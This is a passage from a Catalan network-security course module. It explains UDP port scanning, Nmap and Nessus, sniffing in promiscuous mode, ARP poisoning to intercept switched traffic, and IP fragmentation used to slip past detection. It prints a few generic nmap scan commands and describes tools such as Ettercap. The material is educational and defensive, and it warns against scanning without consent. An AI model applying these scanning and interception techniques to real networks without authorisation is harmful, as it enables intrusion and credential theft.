Degut a que UDP és un protocol no orientat a connexió, la fiabilitat d'aquest mètode depèn de nombrosos factors (més encara a Internet), com són la utilització de la xarxa i els seus recursos, la càrrega existent, l'existència de filtres complexos, etc.

Així mateix, i a diferència de les exploracions TCP, es tracta d'un procés molt més lent, ja que la recepció dels paquets enviats s'aconsegueix a través del venciment dels temporitzadors (*timeouts*).

En el cas de detectar un elevat nombre de ports UDP oberts, podríem concloure que existeix un sistema tallafocs entre l'atacant i l'objectiu. Per a confirmar aquesta última possibilitat, es pot enviar un datagrama UDP al port zero. Això hauria de generar una nova resposta ICMP de port no assolible. Si no es rep aquesta resposta vol dir que hi ha un dispositiu filtrant tràfic.

Eines per a realitzar exploració de ports

L'aplicatiu per excel·lència per a realitzar exploració de ports és *Nmap* (*Network Mapper*). Aquesta eina implementa la gran majoria de tècniques conegudes per a exploració de ports i permet descobrir informació dels serveis i sistemes trobats. *Nmap* també implementa la major part de tècniques de reconeixement d'empremtes identificatives que hem vist anteriorment.

Mitjançant *Nmap* poden realitzar-se, per exemple, les següents accions d'exploració:

- Descobriment d'adreces IP actives mitjançant una exploració de la xarxa:

```
nmap -sP IP_ADDRESS/NETMASK
```

- Exploració de ports TCP actius:

```
nmap -sT IP_ADDRESS/NETMASK
```

- Exploració de ports UDP actius:

```
nmap -sU IP_ADDRESS/NETMASK
```


- Exploració del tipus de sistema operatiu d'un equip en xarxa:

```
nmap -O IP_ADDRESS/NETMASK
```

A tenir en compte

La major part d'eines d'exploració de ports poden arribar a ser molt "sorolloses" i no són ben vistes per els administradors de xarxa. És molt més que recomanable no utilitzar aquestes eines sense consentiment explícit dels responsables de la xarxa.

La següent imatge mostra un exemple d'exploració de ports mitjançant l'eina *Nmap*:



Generalment, *Nmap* és utilitzat internament per altres aplicacions, com per exemple, escàners de vulnerabilitats*, eines de detecció de sistemes actius, serveis web que ofereixen exploració de ports, etc.

Aquest es el cas de l'utilitat *Nessus*. Es tracta d'una utilitat que permet comprovar si un sistema és vulnerable a un conjunt molt ampli de problemes de seguretat emmagatzemats a la seva base de dades. Si troba alguna d'aquestes debilitats en el sistema analitzat, s'encarregarà d'informar sobre la seva existència i possibles solucions.

Nmap, juntament amb ***Nessus***, són dues de les eines més freqüentment utilitzades tant per administradors de xarxes com per possibles atacants, ja que ofereixen la major part de les dades necessàries per a estudiar el comportament d'un sistema o xarxa a atacar*.

* Vegeu el capítol *Escàners de vulnerabilitats* del mòdul didàctic *Mecanismes de detecció d'atacs i intrusions* per a més informació.

1.3. Escoltadors de xarxa

Un dels primers atacs contra les dues primeres capes del model TCP/IP són les escoltes de xarxa. Es tracta d'un atac realment efectiu, ja que permet l'obtenció de gran quantitat d'informació sensible.

Mitjançant aplicatius que s'encarreguen de capturar i interpretar trames i datagrames en entorns de xarxa basats en difusió, coneguts com escoltadors de xarxa o *Sniffers*, es possible realitzar l'anàlisis de la informació continguda en els paquets TCP/IP que intercepten per a poder extreure tot tipus d'informació.

Xarxes Ethernet

Les xarxes ethernet són un exemple de xarxes basades en difusió.

Un **escoltador de xarxa** no és més que un senzill programa que intercepta tota la informació que passi per la interfície de xarxa a la que estigui associat. Una vegada capturada, podrà ser emmagatzemada per al seu anàlisis posterior.

D'aquesta forma, sense necessitat d'accés a cap sistema de la xarxa, un atacant podrà obtenir informació sobre comptes d'usuari, claus d'accés o inclús missatges de correu electrònic en el que s'envien aquestes claus. Aquest tipus de tècnica es coneix com *Sniffing*.

Les tècniques d'*Sniffing* també es coneixen com a tècniques d'*Eavesdropping* i tècniques d'*Snooping*. La primera, *Eavesdropping*, és una variant de l'*Sniffing* caracteritzada per realitzar l'adquisició o intercepció del tràfic que circula per la xarxa de forma passiva, és dir, sense modificar el contingut de la informació.

Per altra banda, les tècniques d'*Snooping* es caracteritzen per l'emmagatzemament de la informació capturada a l'ordinador de l'atacant, mitjançant una connexió remota establerta durant tota la sessió de captura. En aquest cas, tampoc es modifica la informació inclosa en la transmissió.

La forma més habitual de realitzar tècniques d'*Sniffing* en una xarxa, probablement per que està a l'abast de qualsevol, és la que podríem anomenar *Sniffing* per *software*, utilitzant els aplicatius d'escolta que ja hem mencionat.

Sniffing hardware

És possible analitzar el tràfic d'una xarxa punxant en un cable de xarxa d'un dispositiu per on hi circula tot el tràfic. També es poden utilitzar receptors situats en medis de comunicacions sense cables.

1.3.1. Desactivació de filtre MAC

Una de les tècniques més utilitzades per la majoria dels escoltadors de xarxes ethernet es basa en la possibilitat de poder configurar la interfície de xarxa en un mode especial, conegut com a mode promiscu.

Les xarxes basades en dispositius Ethernet van ser concebudes en torn a una idea principal: totes les màquines d'una mateixa xarxa local comparteixen el mateix medi, de manera que tots els equips són capaços de veure el tràfic de la xarxa de forma global.

Quan s'envien dades cal especificar clarament a qui van dirigides, indicant la direcció MAC. Dels 48 bits que composen la direcció MAC, els 24 primers bits identifiquen al fabricant del hardware, i els 24 bits restants corresponen al nombre de sèrie assignat pel fabricant. Això garanteix que dos targes no puguin tenir la mateixa direcció MAC.

Per a evitar que qualsevol màquina es pugui apropiar d'informació fraudulenta, les targetes Ethernet incorporen un filtre que ignora tot el tràfic que no els pertany, descartant aquells paquets amb una direcció MAC que no coincideix amb la seva. La desactivació d'aquest filtre es coneix amb el nom de **mode promiscu**.

Si és possible posar la tarja de xarxa en mode promiscu, l'aplicació podrà començar a capturar tant paquets destinats a aquesta màquina com la resta de tràfic de totes les màquines connectades a la mateixa.


Amb l'ús adequat d'expressions regulars i altres filtres de texte, es podrà visualitzar o emmagatzemar únicament la informació que més interessi; en especial, aquella informació sensible, com noms d'usuari i contrasenyes.

L'entorn on sol ser més efectiu aquest tipus d'escoltes són les xarxes d'area local configurades amb una topologia en bus. En aquest tipus de xarxes, totes les màquines estan connectades a un mateix cable. Això implica que tot el tràfic transmès i rebut per les màquines de la xarxa passa per aquest medi comú.

Una solució per a evitar aquesta tècnica consisteix en la segmentació mitjançant l'ús de commutadors de xarxa (*switches*). Al segmentar la xarxa, l'únic tràfic que haurien de veure les màquines seria el que els hi pertoca, ja que el commutador s'encarrega d'encaminar cap a un segment tan sols aquells paquets destinat a la seva direcció MAC. Tot i això, existeixen tècniques per poder continuar realitzant `sniffing` tot i segmentar la xarxa amb dispositius de commutació. Una d'aquestes tècniques es la suplantació d'ARP, que a continuació descriurem.

1.3.2. Suplantació d'ARP

El protocol ARP és l'encarregat de traduir adreces IP de 32 bits, a les corresponents adreces hardware, generalment de 48 bits en dispositius Ethernet. Quan un ordinador necessita resoldre una direcció IP a una MAC, el que fa és efectuar una petició ARP (arp-request) a la direcció de difusió de dit segment de xarxa, `FF:FF:FF:FF:FF:FF`, sol·licitant que l'equip amb aquesta IP respongui amb la seva direcció MAC.




La figura anterior reflecteix com una màquina A, amb IP `192.168.0.1` i MAC `0A:0A:0A:0A:0A:0A` sol·licita per difusió, quina direcció MAC està associada a la IP `192.168.0.2`. La màquina B, amb IP `192.168.0.2` i MAC `0B:0B:0B:0B:0B:0B` hauria de ser l'única en respondre a la petició.

Per tal de reduir el tràfic en la xarxa, cada resposta d'ARP (`arp-reply`) que arriba a la tarja de xarxa és emmagatzemada en una taula cache, encara que la màquina no hagi realitzat la corresponent petició. Així doncs, tota resposta d'ARP que li arriba a la màquina és emmagatzemada en la taula d'ARP d'aquesta màquina. Aquest factor és el que s'utilitzarà per a realitzar l'atac de suplantació d'ARP*.

* També conegut com atac d'enverinament d'ARP


L'objectiu d'un atac de suplantació d'ARP és poder capturar tràfic aliè sense la necessitat de posar en mode promiscu l'interfície de xarxa. Enverinant la taula d'ARP dels equips involucrats en la comunicació a capturar, es pot aconseguir que el commutador els faci arribar els paquets. Si l'engany és possible, quan les dues màquines comencin la comunicació enviaran els seus paquets cap a la màquina a on hi ha l'sniffer. Aquest, per tal de passar desapercebut, s'encarregarà d'encaminar el tràfic que ha interceptat.

A la següent figura es pot veure com la màquina C es col·loca entre dues màquines (A i B) i els comença a enviar paquets de tipus `arp-reply`:



D'aquesta forma, tota comunicació entre les màquines A i B passarà per la màquina C, ja que tant A com B dirigeixen els seus paquets a la direcció MAC 0C:0C:0C:0C:0C:0C. El flux d'`arp-reply` serà constant, per a evitar que la taula d'ARP de les maquines A i B es refresqui amb la informació correcta. Aquest procés és el que dona nom a la tècnica (enverinament d'ARP o *ARP poisoning*). A partir del moment en que l'enverinament es fa efectiu, els paquets enviats entre A i B aniran encaminats cap a C .

Com veiem en la següent figura, si el flux de paquets `arp-reply` enviats per la màquina C no és continu, es podria produir una condició de carrera (`race condition`).




Si la màquina C respon a l'`arp-request` abans que el servidor principal, el seu `arp--replay` serà sobreescrit pel de la màquina veritable. Per altra banda, si fos al contrari (figura b), serà l'`arp-reply` veritable el que serà eliminat pel de la màquina C.

Una possible solució per a evitar atacs de suplantació d'ARP es la utilització d'adreces MAC estàtiques, de manera que no puguin ser actualitzades. En aquest cas, els `arp-reply` enviats per l'atacant seran ignorats. Per a això, la taula d'adreces ARP hauria de tenir una associació entre la direcció IP (amb les seves corresponents direccions MAC) de cada equip de la xarxa.

1.3.3. Eines disponibles per a realitzar *sniffing*

Un dels l'aplicatius més coneguts i probablement un dels primers disponibles per als sistemes Unix en general és *Tcpdump*. Aquest programa, una vegada executat, captura tots els paquets que arriben a la nostra màquina i mostra per consola tota la informació relativa als mateixos. Es tracta d'una eina de línia de comandes amb una gran quantitat d'opcions que permeten mostrar les dades de formes molt diverses. *Tcpdump* és una eina molt potent i és la base per a molts altres Sniffers que han aparegut posteriorment.

Una altra eina molt coneguda és *Ettercap*. Aquest aplicatiu també funciona des de consola, però ofereix un mode d'execució interactiu a on es mostren les connexions accessibles des de la màquina en la que es troba instal·lat i permet seleccionar qualsevol d'elles per a la captura de paquets. *Ettercap* és un escoltador de xarxa molt potent que permet utilitzar la major part de les tècniques existents per a realitzar tant *Sniffing* com *Eavesdropping* i *Snooping*. La següent imatge mostra una sessió de Telnet capturada a través de l'`sniffer` *Ettercap*:



1.4. Fragmentació IP

Com ja sabeu, el protocol IP es l'encarregat de seleccionar la trajectòria a seguir pels datagrames IP. No és un protocol fiable ni orientat a connexió. És a dir, no garanteix el control de flux, la recuperació d'errors ni que les dades arribin al seu destí.

A l'hora de passar a la capa inferior, els datagrames IP s'encapsulen en trames que, depenent de la xarxa física utilitzada, tenen una longitud determinada. Quan els datagrames IP viatgen d'uns equips cap a uns altres, poden atravesar diferents tipus de xarxes. La mida màxima d'aquests paquets, denominat MTU, pot variar d'una xarxa a una altra depenent del medi físic empleat per a la seva transmissió.

* En anglès, *Maxim Transfer Unit*

Així, el protocol IP ha de tenir en compte que cap dispositiu pot transmetre paquets d'una longitud superior al MTU establert per la xarxa per on han de circular. A causa d'aquest problema, és necessari la reconversió de datagrames IP en el format adequat.

La fragmentació divideix els datagrames IP en fragments de menor longitud i es realitza en el nivell més inferior possible, ja que ajunta els fragments per recompondre els datagrames IP de forma transparent a la resta de nivells. El reensamblat realitza l'operació contrària.

El procés de **fragmentació** i **reensamblat** s'anirà repetint a mida que els datagrames vagin viatjant per diferents xarxes.

Fragmentació ...

Tot i què la fragmentació generalment es una conseqüència natural del tràfic que viatja a través de xarxes amb MTU de diferents mides, es possible que un atacant acabi realitzant un mal ús d'aquesta propietat del protocol IP per a provocar atacs de denegació de servei a causa d'una mala implementació de la pila TCP/IP, així com per amagar i facilitar la fase de recollida d'informació (recerca d'empremtes identificatives, exploració de ports, ...) o inclús per a poder fer passar desapercebuts i introduir en la xarxa paquets per a l'explotació de serveis. Això últim es possible ja que molts dels mecanismes de prevenció i de detecció que veurem en mòduls posteriors no implementen el reensamblat de paquets i, per aquest motiu, no detectaran ni previndran aquest tipus d'activitat gracies a l'emmascarament que la fragmentació els hi ofereix.

... **i atacs de denegació de servei**. Vegeu la informació sobre els atacs Teardrop i Ping de la mort a la secció sobre denegacions de servei d'aquest mateix mòdul didàctic.

Així doncs, és important comprendre com funciona aquesta faceta del protocol IP per a poder entendre aquest mal ús del tràfic fragmentat que un possible atacant podria realitzar per aconseguir els seus propòsits.

1.4.1. Fragmentació en xarxes Ethernet

La MTU d'un datagrama IP per a una xarxa de tipus Ethernet és de 1500 bytes. Si un datagrama és major de 1500 bytes i necessita circular per aquest tipus de xarxa, serà necessari ser fragmentat per mitjà de l'encaminador que dirigeix la xarxa. Els fragments poden inclús fragmentar-se més si passen per una xarxa amb una MTU més petita que la seva mida.


Encara que això és un fet perfectament normal, és possible fabricar fragments d'una longitud determinada amb el propòsit d'evitar la detecció d'atacs i intents d'intrusió.

Per a que l'equip de destí pugui reconstruir els fragments, aquests han de portar la següent informació:

- Cada fragment ha d'estar associat amb altre utilitzant identificador de fragment comú. Aquest es clonarà des d'un camp de la capçalera IP conegut com identificador IP, també anomenat ID de fragment.
- Informació sobre la seva posició al paquet inicial (paquet no fragmentat).
- Informació sobre la longitud de les dades transportades al fragment.
- Cada fragment ha de saber si hi ha més fragments a continuació. Això es porta a la capçalera utilitzant l'indicador de més fragments (MF).

Tota aquesta informació estarà continguda en la capçalera IP, col·locada al datagrama IP. Això afectarà a tot el tràfic TCP/IP ja que IP és el protocol responsable de l'entrega dels paquets.


A la següent figura veiem la configuració d'un datagrama no fragmentat:



Cada datagrama ha de tenir una capçalera IP, que normalment serà de 20 bytes. Aquesta longitud pot ser major si s'inclouen opcions IP (com per exemple, l'encaminament d'o-

rigen). Recordem que les capçaleres IP contenen informació com la direcció IP d'origen i destí. Això es considera la porció de xarxa del datagrama IP, ja que els encaminadors utilitzen la informació trobada en aquesta capçalera per a dirigir el datagrama cap a la seva destinació.

Després de la capçalera IP, s'encapsula les dades. Aquests dades poden ser tant un protocol IP com TCP, UDP o ICMP. Per exemple, si aquestes dades fossin TCP inclourien una capçalera TCP i dades TCP. Observem la següent figura:



Es tracta d'una petició ICMP de tipus `echo` passant per una xarxa Ethernet (MTU de 1500). Aquesta petició ICMP és anormalment gran, no representativa del tràfic normal, però s'utilitza per a mostrar com es produeix la fragmentació. Per tant, el datagrama de 4028 bytes haurà de dividir-se en fragments de 1500 bytes o menys.


Aquests paquets fragmentats de 1500 bytes tindran una capçalera IP de 20 bytes com fragment inicial, quedant un màxim de 1480 bytes per a les dades en cada fragment. Les següents seccions examinen el contingut de cadascun dels tres fragments individuals.

Fragment inicial


La capçalera IP original es clonarà per a que contingui identificadors de fragment idèntics per al primer i els següents fragments.

El primer fragment és l'únic que contindrà la capçalera del missatge ICMP. Aquesta no serà clonada en els fragments posteriors. Això, com veurem més endavant, identifica la naturalesa del fragment original.

Observant la següent figura podem veure amb atenció en el fragment inicial:



A més, aquest primer fragment té un valor de desplaçament igual a 0, una longitud de 1480 bytes, 1472 bytes de dades, 8 bytes de capçalera ICMP i un indicador de més fragments. A continuació podem observar amb més detall la configuració d'aquest primer fragment:



Els primers 20 bytes dels 1500 són la capçalera IP, i els 8 bytes següents són la capçalera ICMP. Recordem que aquest paquet fragmentat es una petició ICMP de tipus `echo` que té una capçalera de 8 bytes al seu paquet original.


Els 1472 bytes restants són per a les dades de ICMP. A més dels camps normals de la capçalera IP, com origen, destinació i protocol (en aquest cas ICMP), hi ha camps específics per a la fragmentació.

L'identificador de fragment amb un valor de 21223 és l'enllaç comú per a la resta dels fragments. El camp indicador de més fragments indica que altre fragment segueix a l'actual. En aquest primer fragment, l'indicador s'estableix a 1 per a indicar que hi ha més fragments a continuació. Veiem també que s"emmagatzema el valor de les dades d'aquest fragment en relació amb les dades del datagrama complet. Per al primer registre, el valor de desplaçament és 0.

